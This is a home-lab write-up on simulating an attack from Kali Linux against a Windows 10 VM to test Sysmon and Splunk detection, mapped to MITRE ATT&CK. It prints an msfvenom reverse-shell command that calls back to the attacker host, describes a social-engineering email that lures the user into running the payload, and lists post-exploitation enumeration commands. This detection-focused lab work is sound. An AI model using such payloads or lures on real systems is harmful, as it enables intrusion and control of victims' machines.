Simulating Cyber Attacks With Kali Linux

Zachary Hrastich

Lab Overview

The objective of this lab is to simulate a cyber attack using **Kali Linux** targeting a **Windows 10 VM**. This controlled environment will allow us to assess the effectiveness of two key tools: **Sysmon** for capturing system events and **Splunk** for telemetry analysis. By executing various attack scenarios, I will gather data on how these tools respond to reconnaissance and exploitation attempts, which is essential for enhancing our malware detection capabilities. This hands-on approach aims not only to identify detection gaps but also to improve our methodologies for future cybersecurity analyses.

Lab Configuration

In setting up this cybersecurity lab, I utilized two virtual machines (VMs): one running **Kali Linux** as the attacker and the other running **Windows 10** as the victim. They are configured within an isolated network environment, ensuring that the simulated attacks remain contained and do not pose any risk to external systems. This setup aids in rigorously testing the efficacy of our detection mechanisms without exposing production systems to potential threats.

Virtual Machines

- **Kali Linux VM**
  - **IP Address:** 192.168.1.10
  - **Purpose:** Serving as the attacker, Kali Linux is equipped with various penetration testing tools essential for executing the simulated attacks. This includes utilities for network scanning, exploiting vulnerabilities, and payload delivery.
- **Windows 10 VM**
  - **IP Address:** 192.168.1.20
  - **Purpose:** Functioning as the victim, the Windows 10 machine will simulate a typical user environment where malware may be targeted. It is crucial for observing Sysmon's monitoring capabilities and analyzing the system's responses.

Isolated Network Environment

The use of an isolated network is critical for a comprehensive analysis of the simulated attack without contamination from external traffic. This configuration ensures that both VMs can communicate seamlessly while remaining secure from outside threats.

Security Tools

1. **Sysmon:**
    - **Function:** Sysmon is installed on the Windows 10 VM to log comprehensive system events. By tracking process creations, network connections, and file creations, Sysmon provides valuable insights into system activity that can indicate malicious behavior.
    - **Benefits:** It enhances visibility into the endpoint's security posture and helps in correlating suspicious activities with corresponding logs in Splunk.
2. **Splunk:**
    - **Function:** On the backend, Splunk is employed for log analysis, gathering data generated by Sysmon. It facilitates real-time monitoring and response capabilities through powerful search, analysis, and visualization tools.
    - **Benefits:** Splunk allows us to centrally manage the logs and enables investigators to extract actionable intelligence from the observed events, effectively working towards detecting and mitigating threats.

This lab configuration forms the foundation for our simulations, providing a robust environment to assess malware detection effectiveness.

Attack Simulation

The attack simulation process begins with the reconnaissance phase, where I utilize **Nmap** to gather information about our target system. This critical initial step allows us to identify open ports, services running on those ports, and potential vulnerabilities that could be exploited.

Reconnaissance Using Nmap

In this phase, I executed the following Nmap command:

```
nmap -sS -p- 192.168.1.20
```

This command performs a **SYN scan** on all ports of the **Windows 10 VM** located at **192.168.1.20**. The results revealed several open ports, including the crucial **Remote Desktop Protocol (RDP)** port (TCP 3389). Identifying an open RDP port is a significant finding as it can provide an entry point for further exploitation.

Findings from Nmap Scan

- **Open Ports Detected:**

- **TCP 3389:** RDP
- **TCP 80:** HTTP
- **TCP 135:** Microsoft RPC
- Additional ports might be open, depending on the configuration of the Windows machine.

The presence of RDP indicates a potential area to exploit, especially since it could facilitate remote access if secured improperly. It lays the groundwork for subsequent actions in the attack simulation.

Malware Creation and Delivery

Following reconnaissance, I moved on to the malware creation and delivery process. For our demonstration, I created a simple **payload** using **Metasploit**. The following command was employed to generate a reverse shell executable:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe > reverse_shell.exe
```

This command constructs a Windows executable designed to connect back to the Kali Linux VM on port **4444**, providing us with remote command execution capabilities.

Social Engineering Aspects

Next, I focused on delivery methods. A typical approach in penetration testing involves *social engineering*, where attackers exploit human behavior. In this scenario, I designed an email prompting the user to open the attached reverse_shell.exe. The email emphasized urgency and familiarity, convincing the target that the attachment was a legitimate document.

Execution Steps

1. **Preparation:** The payload was placed in a shared folder accessible to the Windows VM.
2. **Delivery:** The crafted email directed the user to the shared folder to download and execute the malware.
3. **Execution:** Upon running the executable, a connection was established back to Kali Linux, granting us a command shell on the target system.

This sequence effectively demonstrates not only the technical aspects of exploiting an open RDP port through reconnaissance and payload creation but also highlights the critical role of social engineering in successful attack simulations. Each action taken offers unique insights into the detection efficacy of Sysmon and Splunk, feeding into our overall analysis objectives.

Post-Exploitation Activities

After successfully establishing a connection to the Windows 10 VM, I transitioned into the post-exploitation phase using Meterpreter. This phase is crucial for maintaining access and further understanding the compromised environment. Key commands executed included:

User Enumeration

- **Command:** getuid
  - **Purpose:** Retrieves the currently logged-in user's privileges, providing insights into the permissions available.
- **Command:** net user
  - **Purpose:** Lists all user accounts on the system, allowing identification of other potential targets.

Network Enumeration

- **Command:** ipconfig
  - **Purpose:** Displays network configuration details, essential for assessing connectivity and internal IP structure.
- **Command:** arp -a
  - **Purpose:** Shows the Address Resolution Protocol table, useful for identifying other devices on the local network.

These commands allow attackers to gather intelligence on the target environment, facilitating subsequent actions and risk assessments. By conducting this reconnaissance, I can identify additional opportunities for lateral movement or data exfiltration.

Detection & Analysis

In the context of our attack simulation, monitoring was performed meticulously using **Sysmon** (System Monitor), which captures various important events that can indicate malicious activities. Below are some of the key Sysmon Event IDs that Ire recorded during the simulation, providing critical insights into the attack:

Key Sysmon Event IDs

Event ID	Description	Example
1	**Process Created** - Logs details about the creation of a new process, including the command line.	Process creation when running reverse_shell.exe.

Event ID	Description	Example
3	**Network Connection** - Captures information about network connections established.	Outbound connection from Windows 10 VM to Kali Linux on TCP port 4444.
11	**File Created** - Records events when files are created on the system.	Creation of reverse_shell.exe in the shared folder.
7	**Image Loaded** - Logs when a process loads an image, allowing for identification of unusual DLL loads.	Loading of ws2_32.dll during reverse shell setup.

Each Event ID captures specific activities that can be correlated to recognize patterns indicative of an intrusion.

Splunk Configuration for Sysmon Data

Setting up Splunk to ingest Sysmon data is a crucial step in analyzing the attack simulation. Here's a brief overview of how to configure Splunk for optimal data analysis:

1. **Data Input Configuration:**
   - Add a new data input for Sysmon logs within Splunk.
   - Specify the directory where Sysmon event logs are stored (e.g. C:\Program Files\Sysinternals Suite).
2. **Index Setup:**
   - Create a dedicated index for Sysmon logs to streamline queries.
   - Use naming conventions such as "sysmon_index" for better organization.
3. **Monitoring Configuration:**
   - Set real-time monitoring on the index to capture incoming logs instantly.
   - Ensure proper permissions are set to allow necessary access for analysts.

Key Splunk Queries for Attack Analysis

Using Splunk's powerful search capabilities, several key queries facilitated the analysis of the detected events during the attack simulation:

- **Detecting Process Creation:**

  ```
  index=sysmon_index EventID=1
  ```

  This query retrieves all process creation events, allowing analysts to spot the execution of malicious payloads.

- **Identifying Suspicious Network Connections:**

```
index=sysmon_index EventID=3 src_ip="192.168.1.20"
```

Analyzing network connections initiated from the target Windows 10 VM to determine if any outbound traffic was directed toward suspicious IPs.

- **Monitoring File Creation Events:**

```
index=sysmon_index EventID=11
```

This query provides insight into all new files in the system, crucial for identifying potentially harmful executables like those generated in our simulation.

- **Detecting Unusual DLL Loads:**

```
index=sysmon_index EventID=7
```

This search can help detect the loading of malicious libraries or DLLs that could indicate further compromise.

These Sysmon event analyses, combined with Splunk's powerful queries form a foundational layer in identifying malware infections and understanding their implications on the overall security posture of the monitored systems. By correlating observed actions with the MITRE ATT&CK framework, I can identify potential gaps in defenses and refine our detection strategies.

Findings & Lessons Learned

During the simulation, several detection gaps Ire identified, particularly concerning **Sysmon's monitoring capabilities** and its interactions with **Splunk**. These gaps highlighted the limitations of the existing setup and provided insights for future improvements.

Detection Gaps Identified

1. **Network Scans:** Sysmon struggled to effectively log all details regarding network scanning activities. In particular, it failed to capture events where attackers sought to identify open ports, thus missing key reconnaissance indicators that could signal a potential breach.

2. **File Extension Hiding:** A significant limitation was evident when the simulation involved malicious executables with disguised file extensions. Although Sysmon logged file creations, it did not adequately flag executables that Ire renamed to appear benign, such as changing a .exe file to a .jpg. This tactic is often employed by attackers to deceive users and security tools alike.

Improvements Implemented

To address these gaps, several adjustments Ire made:

- **Enabling File Extensions:** To enhance Sysmon's detection capabilities, additional configuration adjustments Ire made to ensure that file extensions would be logged comprehensively. This included modifying settings to detect and log every instance where files Ire created, focusing particularly on executable extensions that could indicate malicious activities.
- **Creating Splunk Correlation Searches:** The incorporation of advanced **correlation searches** in Splunk plays a crucial role in identifying inter-related events that may not be immediately obvious. By setting up specific searches focused on anomalies related to process creation and network connections, I advanced the ability of Splunk to highlight suspicious patterns. For instance, searches targeting combinations of event IDs—such as unusual process creations followed by unexpected network activity—have the potential to reveal underlying malicious behavior that might have otherwise been overlooked.

Summary of Findings

The collective lessons learned from the attack simulation underscore the necessity for ongoing enhancements of both Sysmon and Splunk to effectively monitor and detect sophisticated malware behaviors. Recognizing these weaknesses and implementing practical solutions fortifies defenses and optimizes future analytical endeavors. Future analyses will benefit from integrating more comprehensive detection methodologies and utilizing frameworks like MITRE ATT&CK for a structured approach to identifying gaps in the cybersecurity posture.

MITRE ATT&CK Mapping

To effectively evaluate the simulated cyber attack within the context of the **MITRE ATT&CK framework**, I can map specific techniques to our findings. The relevant techniques identified during our simulation are **T1059 (Command-Line Interface)**, **T1043 (Commonly Used Port for C2)**, and **T1204 (User Execution)**.

T1059: Command-Line Interface

This technique involves the use of command-line interfaces for execution. During our simulation, the reverse shell payload was executed using a command line on the **Windows 10 VM**. This action is critical, as attackers often leverage command-line tools to execute scripts or applications without drawing attention.

T1043: Commonly Used Port for C2

The communication between the compromised system and the attacker’s system occurred over a commonly used port (TCP 4444), which is a traditional choice for command and control (C2) communications in malware. Leveraging such Ill-known ports allows attackers to blend their activities with regular network traffic, complicating detection efforts.

T1204: User Execution

This technique highlights the role of human interaction in malware deployment. I employed social engineering tactics through an email that prompted the user to execute the malicious attachment. This demonstrates how user behavior can be exploited to bypass technical defenses, emphasizing the need for comprehensive training and awareness within organizations to mitigate such attacks.

Mapping these techniques informs our ongoing efforts to refine detection strategies and reinforces the critical role of user education in enhancing cybersecurity.

Appendix: Supporting Evidence

Screenshots of Key Phases


The following screenshots illustrate essential stages in the attack simulation:

1. **Nmap Scan Results**
   Nmap Scan Output
   This screenshot shows the open ports found on the Windows 10 VM during the reconnaissance phase.


2. **Malware Delivery Method**
   Email Example
   This email exemplifies the social engineering technique used to deliver the malicious payload.

3. **Sysmon Event Logs**
   Sysmon Logs
   Displayed here are crucial Sysmon event logs that track the payload execution and network connections.


Detailed Screenshots of Process




Specifications of the Windows VM.




Specifications of the Kali Linux VM.




Both Windows and Kali Linux VMs running in succession




Windows VM IP configuration. (Configured in a closed network)



